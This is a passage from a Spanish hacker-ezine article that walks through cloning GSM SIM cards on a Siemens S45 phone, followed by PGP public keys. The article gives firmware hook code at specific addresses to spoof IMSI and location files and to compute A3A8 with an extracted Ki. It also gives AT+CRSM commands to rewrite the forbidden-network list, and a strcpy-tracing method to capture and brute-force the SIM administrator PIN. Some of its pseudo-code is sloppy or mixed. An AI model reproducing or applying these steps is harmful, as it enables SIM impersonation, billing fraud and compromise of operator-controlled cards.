4) decirle a la red el fichero '6F7E' del SIM simulado

La manera de calcular el Ki en 1) consiste en mandarle muchas preguntas al SIM, e inferir el dato.
Esto se puede hacer con el programa SIM_SCAN. Hace falta un lector de tarjetas SIM, que se puede encontrar por menos de 30 euros.
Yo he hecho algo similar usando el propio móvil como lector de SIMs, pero tarda mucho más: 3 días. Agradezco a Dejan y al CCC la información proporcionada, aunque sigo sin entender los detalles concretos de sus programas.
Existen varios algoritmos de cifrado. Al parecer SIM_SCAN sólo es capaz de deducir las claves cuando el cifrado es COMP128v1 . Este algoritmo se usa, al menos, en las tarjetas fabricadas entre 2000 y 2002.
Para saber el año de fabricación debes sacar el ICCID, usando el

fichero EF_ICCID = 0x2FE2 = 12258 que mide 19 dígitos
y empieza por 89 y luego le sigue el código del país (34 para España)
Los siguientes 2 dígitos son variables, y el séptimo (1) es el
identificador del fabricante (1=Gemplus).
Los dígitos 8-9 pueden, aunque no en todos los casos, indicar
el año. El 10 y 11 son la semana.
El 13 puede indicar a veces el tipo de tarjeta.
Los 5 siguientes son un identificador secuencial.
El último dígito es un checksum.
Por ejemplo,
89 49 22 1 0007 2 0 xxxxx y
es una tarjeta hecha en Alemania en la séptima semana del 2000.

La manera de simular 3) es modificar la rutina strcpy :
-en algún sitio, guardar el contenido del IMSI original
-en otro stio, guardar el IMSI que quiero simular
-después de cada strcpy , si los datos coinciden con el IMSI original,
 sustituirlos con el simulado

Alternativamente, también puedo interceptar la rutina LeeDatosSIM para que
haga lo mismo.
O incluso puedo hacer que la rutina que lee el fichero '6F07' no lo lea
del SIM, sino que lo tome de otra diección de memoria, donde previamente
yo habré puesto el dato simulado.

Lo mismo para 4) pero usando el fichero '6F7E' copiado del SIM simulado.

Para 2), interceptar la rutina EjecutaComandoSIM para que, en caso de que
el comando sea '88', guardar RAND. Luego lo usaré.
Pero si el comando es 'C0', uso el valor almacenado de RAND, y hago que el
móvil (en lugar del SIM) calcule el algoritmo A3A8 con el Ki calculado en 1).

A ver si queda más claro con el código fuente:

```
org 0C9B1B4h
nuevoEjecutaComandoSIM()
{
char RAND[16+1]; /* enviado por la red */
char simuladaKi[16+1];   /* Fijo. Obtenido del SIM original */
char SRED[12+1]; /* respuesta que sera generada por A3A8() */
char simulada6F07[200]; /* almacén del fichero IMSI smulado */
char simulada6F7E[200];
int fileidSolicitado;

if(command==0xB0) /* READ SIM FILE */
 {
 fileidSolicitado=fileid;
 }
elseif(command==0x88) /* RUN GSM ALGORITHM */
 {
 stcpy(RAND, SendBuf );
 }
elseif(command==0xC0) /* GET SRED RESPONSE */
 {
 strcpy(RecvBuf, A3A8(RAND, simuladaKi, SRED ) );
 }
else
 call originalEjecutaComandoSIM
}


org 0E60000h
LeeDatosSIM()
{
 if(fileidSolicitado==0x6F07)
  strcpy(RecvBuf, simulada6F07);
 elseif(fileidSolicitado==0x6F7E)
  strcpy(RecvBuf, simulada6F7E);
 else
  call originalLeeDatosSIM
}
```

Dicho y hecho. Compilo esta rutina para el C166, la meto en el móvil, lo
enciendo, y ahora no se autentifica según la tarjeta SIM, sino según la

tarjeta SIM-ulada :-)

Si hago esto con un par de SIM más que tengo por casa, puedo simularlos todos.
Por supuesto que sólo puedo usar uno a la vez, el cual elijo modificando
uno de los menús existentes para que, en función del perfil (silencioso,
ruidoso, avión, manos-libres) cargue unos ficheros u otros
en simuladaKi[], simulada6F07, ...

Además tengo que iniciar la autentificación cada vez que deseo
intercambiarlos, para que la red se entere de que hay una 'nueva' tarjeta.
Para provocar una nueva autentificación sólo es necesario borrar la memoria
del móvil entre las direcciones 0x0200 y 0x3000 . Ni siquiera tengo que
apagar y encender de nuevo el móvil. Seguro que existe un método mejor, pero
éste funciona.
Esto me resulta útil porque tengo varias tarjetas de pre-pago de 3 operadoras.
Si quiero llamar a un teléfono de la red Movistar, uso la tarjeta simulada
de Movistar. Si es de Vodafone, pues simulo mi tarjeta Vodafone.
Lo malo es que sólo puedo recibir llamadas en uno de los SIM simulados, claro.
Por eso suelo tener bastantes llamadas perdidas.

****
Quizás haya algunos puntos que no han quedado claros, así que voy a ampliar
la información.

Los ficheros necesarios para la autentificación son
'6F07' = IMSI
porque guarda un número único para cada SIM. En teoría sería posible usar
un protocolo de autentificación basado sólo en este número, pero a los
creadores del GSM les debió parecer que la seguridad basada en un número
no-secreto era muy débil.

'6F7E' = Location information
porque cuando un móvil se mueve y pasa de la cobertura de una BTS (antena,
para que lo entiendas) a otra, debe de transmitir dónde se encuentra.
Esto permite una transferencia (handover) más eficiente que la que se
conseguiría si el móvil dijera simplemente: "Ya no estoy donde estaba antes".

Gracias a la intercepción que he hecho de las rutinas LeeDatosSIM y
EjecutaComandoSIM, me es posible leer todos los ficheros que el móvil le
pide al SIM, y proporcionar datos alterados.
Con esto puedo hacer que el SIM sea totalmente clonado. Recordar que el
modelo S45 está provisto de una memoria de 350Kb en la que se pueden guardar
ficheros. Se referencia como A:\

La rutina para abrir un fichero está en 0DA2C98h y el nombre del fichero
hay que ponerlo en r13:r12
Est es equivalente a la función fopen()

Para leer datos se llama a 0DA30F2h con r14:r13 la dirección de memoria.
Esto es equivalente a la función fget()

Para cargar el fichero A:\file6F07.txt y meterlo en 0041:0300 hago:
```
mov r13, #pag(nombre)
mov r12, #offset(nombre)
calls 0DA2C98h
mov r14, #0041h
mov r13, #0300h
calls 0DA30F2h
rets
nombre:
db 'A:\file6F07.txt', 0h
```

Para hacer que cargue dinámicamente cualquier fichero con
identificador fileidSolicitado hago

```
LeeDatosSIM:
char fileXXXX[]="fileXXXX.txt";

  fileXXXX[4]='0'+0x0F & (fileidSolicitado>>12);
  fileXXXX[5]='0'+0x0F & (fileidSolicitado>> 8);
  fileXXXX[6]='0'+0x0F & (fileidSolicitado>> 4);
  fileXXXX[7]='0'+0x0F & (fileidSolicitado>> 0);
  mov r13, #pag(fileXXXX)
  mov r12, #offset(fileXXXX)
  calls 0DA2C98h /* abre el fichero desde la RAM */
```

```
  mov r14, #0041h
  mov r13, #0300h
  calls 0DA30F2h /* transfiere datos desde el fichero */
  strcpy(RecvBuf, 0041:0300 ); /* devuelvelos como si vinieran desde el SIM */
```

Ahora tengo que leer todos los ficheros del SIM, y meterlos en la memoria del móvil.
Ya he dicho que he averiguado muchos de los ficheros que el móvil le solicita al SIM, pero como no estoy seguro de que algún fichero se me haya escapado, decido leerlos todos.
En otro artículo expliqué que se pueden leer archivos del SIM con el comando AT usando 'F2'=STATUS

Como 0xF2 = 242 , y 0x6F07=28423
el comando
AT+CRSM=242,28423,0,0,39
me dirá si existe el fichero 6F07 .

Para encontrar todos los ficheros (aunque no tenga privilegios para leer el contenido) hago un programa que abra el puerto serie y mande

AT+CRSM=242,xxxxx,0,0,39
donde xxxxx va desde 0x0000 hasta 0xFFFF
Analizando 5 tarjetas SIM, encuentro que aparecen en total 61 ficheros.
Algunos de ellos sólo aparecen en 1 de las tarjetas, por ejemplo 0x6F49=28492 , que significa 'Service Dialling Numbers'.
Seguramente es específico para este operador de telefonía.
Otros ni siquiera sé lo que significan, pues no están documentados en ninguna de las listas de ficheros estándar. Es posible que se usen con ciertas condiciones especiales de red, a lo mejor cuando el SIM se usa por primera vez.

Pero la mayoría de los ficheros están presentes en todas las tarjetas
Como ya inclí la lista de ficheros en otro artículo, no la voy a repetir aquí.

Tomo el fichero 28539=0x6F7B=Lista de PLMNs prohibidas. Mide 12 bytes
Esto significa que algunas de las redes no pueden ser usadas por el móvil.
Por ejemplo, un SIM Movistar no puede usar la red de Airtel.

Voy a intentar romper esta limitación.

Para ver la lista de operadores que dan servicio en mi celda
AT+COPS=?
y responde
+COPS: (2,"Movistar",,"21402"),(1,"21407",,"MOVISTAR"),
(3,"E-VODAFONE",,"21401"),(3,"E-AMENA",,"21403"),,(0-4),(0,2)

Lo cual quiere decir que
Movistar   con el código 21402, da resultado 2=Used network operator
MOVISTAR   con el código 21407, da resultado 1=Useful network operator
E-VODAFONE con el código 21401, da resultado 3=Prohibited network operator
E-AMENA   con el código 21403, da resultado 3=Prohibited network operator

Tomo el fichero 6F7B del SIM mediante el comando

AT+CRSM=176,28539,0,0,12
y me responde
+CRSM: 144,0,FFFFFFFFFFFF12F41012F430
Los datos se toman de 6 en 6 (cada uno son 3 bytes):
FFFFFF=vacio
FFFFFF=vacio
12F410
12F430
Ahora se invierten los bytes de 2 en 2:
12F410 -> 21 F4 01
12F430 -> 21 F4 03
y se eliminan los datos que no tienen sentido (carácter 'F')
21 F4 01 -> 21401 = E-VODAFONE
21 F4 03 -> 21403 = E-AMENA

La lista entera de operadores de red, incluído su identificador, se obtiene con
AT^SPLM=?
^SPLM: "23201","A1"
^SPLM: "23203","A max."
^SPLM: "23205","one"
^SPLM: "23207","telering"

^SPLM: "27601","AMC-AL"
^SPLM: "60301","AMN"
^SPLM: "21303","STA-MOBILAND"
^SPLM: "50501","Telstra"
^SPLM: "50502","YES OPTUS"
^SPLM: "50503","VODAFONE AUS"
....
En total aparecen 307 operadores. Esta lista está dentro del móvil, por lo que me pregunto qué pasa cuando aparece un nuevo operador. Entre las cosas sorprendentes de la lista están que:
-Luxemburgo tiene 2 operadores, con lo pequeño que es.
-Groenlandia tiene 1 operador.
-Nombres graciosos como Islacom, IDEA, Chunghwa, MONET, ProMonte
-Rusia tiene 14 operadores.
-VINAFONE es un operador en Venezuela?

Pero me estoy saliendo del tema.
Si lo que quiero es prohibir la red 25039=Uraltel tengo que hacer
25039->250F39->52F093

Pero en mi caso, para permitir todas las redes, tengo que sustituir el fichero A:\file6F07.txt
para que, en vez de tener los datos
FFFFFFFFFFFF12F41012F430
tenga los datos
FFFFFFFFFFFFFFFFFFFFFFFF

Lo meto en la memoria RAM, inicio el móvil, y ahora
AT+CRSM=176,28539,0,0,12
lo lee de la RAM, y como no contiene ninguna red prohibida, significa que puedo usar cualquier red.

Si no hubiera hecho esto y estuviera en un área que sólo tuviera cobertura de E-AMENA, no podría usar mi SIM de Movistar.
Pero ahora ya he eliminado este problema. Ahora lo malo es que E-AMENA y Movistar no tienen un acuerdo para facturar a los clientes de tarjetas pre-pago, así que las llamadas me cuestan como si estuviera en Roaming en otro país, es decir, bastante caras.

Otro fichero 28532=0x6F74=BCCH=BROADCAST CONTROL CHANEL
AT+CRSM=176,28532,0,0,16
responde
+CRSM: 144,0,8F368050488504000400030008000000

Al principio no tengo muy claro lo que significa, pero empiezo a mirar las rutinas que hacen uso de este dato, y con la ayuda de los manuales de GSM llego a la conclusión de que el primer dato 8F es un discriminador, que indica en qué formato vienen los datos que le siguen.
En mi caso indica "bitmap variable format", y los siguientes datos hay que agruparlos en bits.
Demasiado complicado de explicar en un par de lineas. Además quiero reservar información para un futuro artículo sobre Broadcast.
Pero toda la información está en la documentación TS GSM 08.04

Para interpretar el resto de los ficheros recomiendo el programa SIMSpy creado por Nobbi. Realmente impresionante. Herzlichen Glueckwunsch !

****
Como quizás recuerdes, no todos los ficheros están compuestos de una secuencia de bytes.
Los que sí están organizados así se llaman transparentes.
Pero hay otros que se llaman lineales que en realidad están compuestos por varios registros, todos de la misma longitud.
Ejemplos de estos son
LDN = 0x6F44 = 28484 que guarda los últimos 19 números marcados. Cada registro mide 0x1C bytes
SMS = 0x6F3C = 28476 que guarda los últimos 15 mensajes recibidos. Cada registro mide 0xB0 bytes, lo cual corresponde a los 176 bytes que ocupa cada SMS, incluyendo la cabecera (quien, cuando, ruta, ...) y el texto.

Para leer un registro en concreto se usa el comando
178 = 'B2' = READ RECORD
Donde el parámetro P1 indica el índice del registro, y P3 indica la cantidad de bytes que se quieren leer.
Menos mal que estos argumentos también se pasan a la función EjecutaComandoSIM.

Para mis propósitos, puedo seguir dos técnicas:
1) Crear un fichero que mida numero_registros*longitud_registro
2) Crear varios (numero_registros) ficheros de nombre file_id_XX , cada uno
   ocupando una cantidad de bytes igual a longitud_registro

La segunda opción es más fácil de procesar, pero me obliga a que
en nuevoEjecutaComandoSIM debo almacenar una variable global con el valor
de P1 y P3, y en LeeDatosSIM debo concatenar el nombre del fichero con el
valor de P1, y leer P3 datos.

Algo así como

LeeDatosSIM:
```
char fileXXXX_YY[]="fileXXXX_YY.txt";

 sprintf(fileXXXX_YY,"file%0.4X_%2X.txt", fileidSolicitado, globalP1);
 fopen(fileXXXX_YY,"rb");
 RecvBuf=fgets(globalP3); /* lee globalP3 bytes del último fichero abierto */
 strcpy(RecvBuf, 0041:0300 ); /* devuelvelos como si vinieran desde el SIM */
```

Por supuesto que también existe el comando 214 = 'D6' = UPDATE BINARY para
actualizar ficheros.
Esto no escapa tampoco de mi control.
Tengo que escribir los datos en la memoria del móvil, en lugar de en el SIM.
Para esto encuentro la rutina 0DA3642h que sirve para escribir datos en un
fichero en la RAM del móvil
Claro que primero hay que abrirlo usado 0DA2C98h , como antes.
nuevoEjecutaComandoSIM:
```
.....
if(command==0xB0)  /* READ SIM FILE */
 {
 fileidSolicitado=fileid;
 globalP1=P1;
 }
if(command==0xD6) /* UPDATE BINARY */
 {
 char fileXXXX_YY[]="fileXXXX_YY.txt";
 sprintf(fileXXXX_YY,"file%0.4X_%2X.txt", fileid, P1);
 mov r14:r13 , address(fileXXXX_YY)
 mov r15, 0x100 /* flag indicando "abrir" */
 calls 0DA3642h /* abre fichero apuntado por r14:r13 , para escritura */
 mov r14:r13 , SendBuf /* datos que quiero escribir */
 mov r15, P2 /* P2 es la longitud de los datos a escribir */
 calls 0DA2C98h /* escribe datos . Equivalente a fput() */
 }
elseif(command==0x88) /* RUN GSM ALGORITHM */
 {
 .....
```

Con esto soluciono el tema de leer y escribir ficheros simulados
tanto transparentes como lineales.
No sientas vergüenza por tener que leer de nuevo el párrafo anterior.
Reconozco que es un poco duro.

En teoría, ya no necesito ni siquera meter un SIM en el móvil.
Lamentablemente esto no es así en la práctica.
Primero porque el móvil verifica la tensión eléctrica en los pins del
conector del SIM para comprobar que físicamente hay un SIM.
Segundo porque he conseguido eludir el sistema de ficheros, pero el
SIM Toolkit todavía es necesario para confimar que puedo efectuar
llamadas, para procesar SMSs de provisión de servicios, creación
dinámica de menús ...

****
También expliqué hace tiempo que los ficheros tienen permisos de:
-lectura
-modificación
-incremento (si tiene sentido)
-invalidación
-rehabilitación

Estos permisos se pueden dar a varios niveles:
-siempre
-cuando se ha validado el PIN1

-cuando se ha verificado el PIN2
-cuando se ha escrito el PIN del ADMinistrador

En general para operar con el móvil se necesita el PIN1, que se supone que el usuario lo conoce.
Para algunas tareas especiales tales como cambiar el contador de unidades, o su límite, o restaurar el PIN1 cuando se olvida, hace falta el PIN2.
Esta clave normalmente también se te proporciona cuando compras el SIM.
Si la olvidas, el operador de telefonía te la puede decir.
Y para unas pocas acciones administrativas hace falta el PIN de ADMinistrador.
Esta clave es secreta y nunca la puedes conseguir. Sólo la saben el fabricante del SIM y el operador de red. Es única para cada SIM.
A su vez, existen 11 niveles diferentes de administrador, y todos pueden tener distintas claves. En la práctica, las claves son las mismas para todos los niveles, aunque esto no está asegurado.

Para autentificar una clave se usa el comando
'20' VERIFY CHV
Donde el parámetro P2 (tercer byte) es el nivel de la clave que pretendo autentificar, la cual siempre ocupa 8 bytes. Si uso menos de 8 caracteres, o completo con FF .
Por ejemplo, para autentificar la clave PIN1=8765 , hago
20 00 01 08 38 37 36 35 FF FF FF FF

Este comando resulta fácil de interceptar:
```
org 0C9B1B4h
nuevoEjecutaComandoSIM:
if(command==0x20) /* VERIFY CHV */
 {
 nivelClave=P2;
 valorClave=SendBuf;
 }
```

Pero como yo conozco mi propia clave, esto resulta totalmente inútil...?o no?
?Qué pasaría si llegara a conocer la clave de ADMinistrador?
Bueno, nada en mi caso, dado que yo ya tengo control total sobre mis ficheros simulados.
Pero sería interesante averiguar dicha clave para otros SIMs.

Poner la trampa anterior no me lleva más de 2 minutos, y probar que funciona con el PIN1 y el PIN2 es cuestión de segundos.
Ahora tengo que conseguir que alguien meta la clave del ADMin.

La primera prueba es apagar y encender el teléfono. Quizás esto fuerce una autentificación por parte de la propia tarjeta.
Quién sabe, a lo mejor el PIN-ADM está escrito internamente en algún fichero, y el SIM se lo auto-manda.
Pero no sucede nada de esto.

Segundo intento: hago una llamada, confiando en que red, al autentificarme, actualice algún fichero que necesita la clave.
Mala suerte.

Tercera prueba: establezco una conexión GPRS. Esto modifica algunos ficheros tales como
'6F52' GPRS Ciphering key KcGPRS
'6F53' GPRS Location Information
Pero tampoco pasa nada, puesto que para actualizar estos ficheros es suficiente con permisos PIN1.

Intento activar el CLIR = "restrición de identificación de llamada", pues esto provoca interacción con la red y el SIM, pero ná de ná.

Lo siguiente es un poco más radical: llamar al servicio de atención al cliente del operador de red y pedir que cambien mi número de teléfono. Esto se suele hacer cuando uno recibe llamadas anónimas molestas, pero para cambiarse de MSISDN no es necesario hacer una denuncia policial ni nada por el estilo.
Eso sí, hay que pagar 12 euros.

Esto debería cambiar unos cuantos ficheros; al menos:
'6F2C' De-personalization Control Keys
'6F3B' Fixed dialling numbers
'6F47' Short message status reports
'6F48' CBMID -Si

Pero no consigo averiguar nada. Empiezo a temer que la clave no se manda nunca.

La última solución es comprar un SIM nuevo de prepago. Lo meto en el móvil y confío en que la inicialización mande la clave.
Digo yo que al menos deberían inicializarse los ficheros:
'6F49' Service Dialling Numbers
'2F05' Extended Language preference
'6F62' HPLMN Selector with Access Technology
'6F42' SMS parameters
'6F39' Accumulated call meter
Con idéntico resultado: nulo.

Estoy absolutamente seguro de que el operador de red manda los códigos en algún momento. Sólo es cuestión de saber cómo y cuándo.
Mirando al fichero
'6F49'= 28489 = Service Dialling Numbers
con
AT+CRSM=176,28489,0,0,16
responde
+CRSM: 144,0,000000386F4904001BFBBB0102011C
Donde los bytes a partir de la posición 8 valen
1BFBBB
Es decir, que para:
leer hace falta 1 = PIN1
escribir hace falta B = PIN-ADM-B
no-usado F
incrementar hace falta B = PIN-ADM-B
invalidar hace falta B = PIN-ADM-B
revalidar hace falta B = PIN-ADM-B

Y este fichero ha cambiado.

Qué pasa entonces?
Quizás el móvil usa una rutina distinta para la autentificación de la clave de administrador?
Quizás el comando usado no es '20' VERIFY CHV ?

La única manera de averiguarlo es seguir el proceso concienzudamente desde el principio hasta el final.
De lo que estoy seguro es que en algun momento se usa la rutina strcpy para concatenar los datos y mandarlos al móvil.

Esto no es del todo correcto. Podría suceder que los creadores del sistema operativo hubieran decidido implementar una rutina del tipo:
```
for(i=0;i<strlen(fuente);i++)
      destino[i]=fuente[i];
```
que hace lo mismo.
Es más, ya que el C166 trabaja con words de 2 bytes, sería comprensible que las letras de cada cadena no ocuparan 1 byte, sino 2.
En este caso sería
```
int fuente[];
```
en lugar de
```
char fuente[];
```
Con lo que strcpy también trabajará con ints.
De hecho, existe una rutina que copia la cadena en orden inverso. Se le pasan los punteros finales y la longitud
```
while(longitud--)
      destino[longitud]=fuente[longitud];
```
Lo bueno es que, aunque haya una rutina que copia la clave de modo inverso, o de 2 en 2, casi seguro que más tarde existe otra rutina que la copia de la manera correcta. O al menos, confío que sea así.

Por eso no necesito parchear todas las rutinas que copian cadenas. Sólo con una de ellas ya es suficiente. Pero en otros modelos u otros entornos quizás esta suposición no sea válida.

Como no sé la clave, no puedo comparar la cadena con ninguna otra. La solución en este caso es modificar strcpy para que, cada vez que se use esta rutina, copie los datos en otro buffer interno lo suficientemente grande como para quepan todas las cadenas que se copian. Luego las tengo que analizar.

Algo así:
```
nuevoStrcpy(destino, fuente)
{
```

```
call viejoStrpy(destino, fuente);
call viejoStrpy(memoriaTraceada, fuente);
memoriaTraceada+=strlen(fuente);
}
```

y luego empezar a buscar todos los strings que me parezca sospechosos.
Lo bueno es que sé que la clave sólo contiene caracteres numéricos, y
posiblemente mida 8 caracteres. Por eso decido desechar las cadenas
muy cortas (menos de 2 bytes) y las que son demasiados largas (>8 bytes)

```
nuevoStrcpy(destino, fuente)
{
int longitud=strlen(fuente);
call viejoStrpy(destino, fuente);
valido=1;
if(longitud<2 || longitud>8)
 valido=0;
else
 for(i=0;i<longitud;i++)
  if(fuente[i]<'0' || fuente[i]>'9')
            valido=0;
if(valido==1)
 {
 call viejoStrpy(memoriaTraceada, fuente);
 memoriaTraceada+=strlen(fuente);
 }
}
```

Apago el móvil, lo enciendo de nuevo, espero a que se complete la conexión
a la red, y miro los Strings que se han copiado en algún momento.
Los paso al PC porque es más fácil manejarlos.
Desecho los que pertenecen a la propia ROM del óvil. Esto es fácil con los
comandos "strings", "sort", "uniq", y un poco de "awk".
Aún así, me salen más de 3000 cadenas. No puedo probarlas todas porque existe
una protección en el SIM: si meto la clave incorrectamente más de 10 veces,
el SIM se bloqueará y no hay quien lo resucite.
Por eso decido encender de nuevo el móvil, y ver si las cadenas se repiten.

Más tarde pruebo con otro SIM. Las cadenas que se repitan en ambos
experimentos no pueden ser la clave porque son de distintos operadores
de telefonía, y casi seguro que tienen distintas claves, sobre todo si
son de distintos fabricantes.
Con esto he reducido la lista a 1000 posibilidades.

Se me ocurre que la rutina que autentifica debe de ejecutarse un poco antes
de leer los ficheros que necesitan autentificación. Y yo sé que los ficheros
se leen en LeeDatosSIM.
Por eso es natural que mire las más recientes 20 cadenas que se copian.
Si se llama a LeeDatosSIM, entonces copio los 20 strings a una posición segura.
Si no, borro la cadena más antigua.
Dicho de otro modo: mantengo una pila FIFO de cadenas, con fecha de expiración.
Algo así:

```
char almacen[2000][8+1];
char indiceAlmacen=0;

char ultimos20[20][8+1];
char indiceUltimos20=0;

miStrcpy(destino, origen)
{
viejoStrcpy(destino, origen );
viejoStrcpy(ultimos20[indiceUltimos20++], origen );
if(indiceUltimos20==19)
 indiceUltimos20=0;
}

LeeDatosSIM()
{
......
for(i=0;i<20;i++)
 if(indiceAlmacen<2000)
  strcpy(almacen[indiceAlmacen++], ultimos20[i]);
indiceUltimos20=0;
}
```

Combinando con las técnicas anteriores y eliminando las repeticiones
llego a reducir la lista a 100 posibilidades.

Cuando se prueba una clave que es correcta, el SIM devuelve el código
90 00 = Normal ending
Viendo cuándo se usa este valor en las cercanías de LeeDatosSIM
reduzco la lista a 50 candidatas.
Puedo analizar las 50 rutinas que provocan esos strcpy, y llego a la
conclusión de que en realidad sólo 30 parecen ser apropiadas.

Entonces se me ocurre que quizás el comando no es
'20' = VERIFY PIN
sino
'28' = ENABLE CHV
o puede que incluso use el comando
'C2' = ENVELOPE
para encapsular los datos dentro de otro mensaje.

Esto me supone empezar las pruebas de nuevo, y sumar ambos resultados.
Vuelvo a tener 100 posibles claves.

Algunas de estas claves son tan raras como:
00000000
12121212
30696969 (los últimos dígitos de mi número de teléfono)
31121998 (último día del año 1998)
14724823 (primeros dígitos del IMSI)
89348771 (primeros dígitos del ICCID)

Por supuesto que no puedo permitirme desechar ninguno. Al fin y al cabo, es
posible que la empresa que ha generado el SIM haya elegido el propio número
de SIM para la clave.

Voy con otro procedimiento. Supongo que la clave de administrador se usa
justo antes actualizar un fichero. Esto se hace con los comandos
'D6' UPDATE BINARY
y
'DC' UPDATE RECORD

Pero no todos los ficheros necesitan esta clave de ADM. Algunos se pueden
actualizar simplemente con PIN1
Uso el programa anterior que saca los 61 ficheros en mis 5 SIMs para que
me diga cuáles de ellos necesitan clave de administrador:

28423 = 6F07 = IMSI. No cambia nunca
28436 = 6F14 = no documentado
28437 = 6F15 = no documentado
28438 = 6F16 = no implementado
28465 = 6F31 = HPLMN search period
28472 = 6F38 = SIM service table
28478 = 6F3E = Group identifier level 1
28489 = 6F49 = Service Dialling Numbers
28492 = 6F4C = Extensión 3
28536 = 6F78 = Access control class

Por lo que resulta sencillo poner un breakpoint en la rutina que escribe en
los ficheros: si el fichero elegido es uno de los anteriores, la clave se
ha debido de mandar anteriormente. Sólo considero las cadenas que he
pescado hasta ese momento.
Ahora tengo apenas 20 cadenas para inspeccionar.

Las leyes de la estadística dicen que en 10 intentos tengo un 50% de encontrar
la clave, usando dichas cadenas.
Pero claro, también dicen que la mitad de la gente tiene un número de piernas
superior a la media.
Y que la mitad de la población es más tonta que el resto.

Así que no me voy a arriesgar hasta estar más seguro.
Esas 20 posibles claves siempre aparecen en el mismo orden.
Lo que hago es modificarlas en la rutina strcpy. Para la mayoría de las cadenas
que no son la clave, el teléfono actuará de una manera no esperada. Quizás
incluso se cuelgue.

Para la clave que es correcta, espero que la red la enviará de nuevo. Eso me

servirá de indicador.
En otras palabras:
-si la rutina strcpy está usando una de las 20 posibles claves, la modifico.
-si la clave vuelve a aparecer, la marco como sospechosa y la vuelvo a cambiar.
-si aparece por tercera vez, la dejo seguir. Esto lo hago para no sobrepasar
 el límite de 10 intentos


```
char vecesClaveAlterada[20]={0,0,0,...0};

miStrcpy(destino, origen)
{
char noClave="69696969";
viejoStrcpy(destino, origen );
for(i=0;i<20;i++)
 if(0==strcmp(posibleClave[i],destino))
  if(vecesClaveAlterada[i]<3)
   {
   viejoStrcpy(destino, noClave );
   vecesClaveAlterada[i]++;
   }
}
```

Con esto, me quedan 5 claves.
Bueno, creo que ha llegado la hora de arriesgarme.
Elijo una al azar: 23874232 , y la verifico:
20 00 0E 08 32 33 38 37 34 34 33 32
Esto --^-- es para verificar la clave de administrador de nivel E.

Laa mano me tiembla cuando recibo la respuesta
98 04 = Wrong secret code

Voy a por el segundo: 72238239
La respuesta esta vez es:
92 02
Lo cual significa "Update sucessful after 2 retries"

Yupi! Por fin la he averiguado. En el fondo he tenido suerte.

Ahora puedo cambiar todos los ficheros del SIM como me dé la gana.
Quizás no parezca un gran logro, ya que la mayoría de los datos sigun estando
a disposición del operador de la red para que los cambie cuando le venga en
gana, pero siempre es satisfactorio averiguar una clave, no crees?

****
Todo esto sólo se puede hacer cuando se tiene acceso físico al SIM.
La técnica no es nueva. De hecho hace más de 5 años que la gente empezó
a clonar tarjetas SIM de telefonía.
Hay bastantes debates y proyectos para hacerlo mediante intercepción de
las ondas de radio, pero yo no conozco resultados existosos.
De todas maneras, con la introducción del UMTS y las redes 3G todas
estas técnicas quedarán obsoletas, lo cual no quiere decir que no surjan
otras nuevas, fruto de mentes inquisitivas.

****
Bueno, espero que haya resultado interesante.

Todo el mérito se debe dar a los que han elaborado las especificaciones, a
los que las han implementado en los SIM, a los que han programado los
móviles, a los que las han codificado en la red, y a los entusiastas que
han hecho herramientas y han facilitado que la información esté disponible.
A todos ellos, mi enhorabuena y sincero reconocimiento.
Yo soy un simple aficionado atraído por estos temas.
Un simple estudiante. Un mero.

****

EOF

PGP <http://www.pgpi.com>

Para los que utilizan comunicaciones seguras, aqui teneis las claves publicas
de algunas de las personas que escriben en este vuestro ezine.

<++> keys/grrl.asc

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIYOw4LNOn7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKrOyVhIog2vxxjDK7ZOkp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID0OcW2BGGSjtihplxySDYbLwerP2mH
uO1FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgYOBAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E1OV
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
Tipo Bits/Clave    Fecha      Identificador
pub   768/AEF6AC95 1999/04/11 madfran <madfran@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBtAzcQ8VIAAAEDAJuWBxdOxP81fhTJ29fVJ0NK/63dcn5D/vO+6EY0EHGHC42i
RF9gXnPUoSrlNfnfFnF9hZO0Ndb4ihX9RLaCrul8+FN97WYCqSonu2B23PpX7U0j
uSPFFqrNg0vDrvaslQAFEbQfbWFkZnJhbiA8bWFkZnJhbkBueW0uYWxpYXMubmV0
PokAdQMFEDcQ8VPNg0vDrvaslQEBHP0C/iX/mj59UX1uJlVmOZlqS4I6C4MtAwh3
7Dh5cSHY0N0WBRzSBKZD/O7rV0amh1iKkrZ827W6ncqXtzHOsQZfo183ivHOc3vM
N4q3EEzGJb9xseqQGA61Ap8R8rO37Q8kEQ==
=vagE
-----END PGP PUBLIC KEY BLOCK-----
```

```
Tipo Bits/Clave    Fecha      Identificador
pub  1024/797CF983 2003/12/30 blackngel

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAz/xegIAAAEEAKEQLvOk3XAXK44t/6WyIB8u5F7mkBQs5enmvfZY2HAF7mCG
c+7CSzS4+M13OcFjIUxm5bOzrjxVhN/NAvlq/OamiOQesuBO88Dd5a7n1cCXVqFu
A+5cnfHvT/9rYER2ewRRFCBZwYBuLf2HYgDzfn7NDKfkNI6uHw5FGtB5fPmDAAUR
tAlibGFja25nZWyJAHUDBRA/8guDmMtyBAFG0kUBAdjZAwC1qw1FAtEhash0+t/V
wUBmvCklJOO+SfJ7ZEs8Q4K+RMPfosgx8DcD9j/UxfYyHRZ9nKUTvD4O7Ca/Th1m
VXDX1iHVINCfbRkAPEQ6vgXwsBGI5wjhtLXfmUaqgTWUVMSJAJUDBRA/8XosDkUa
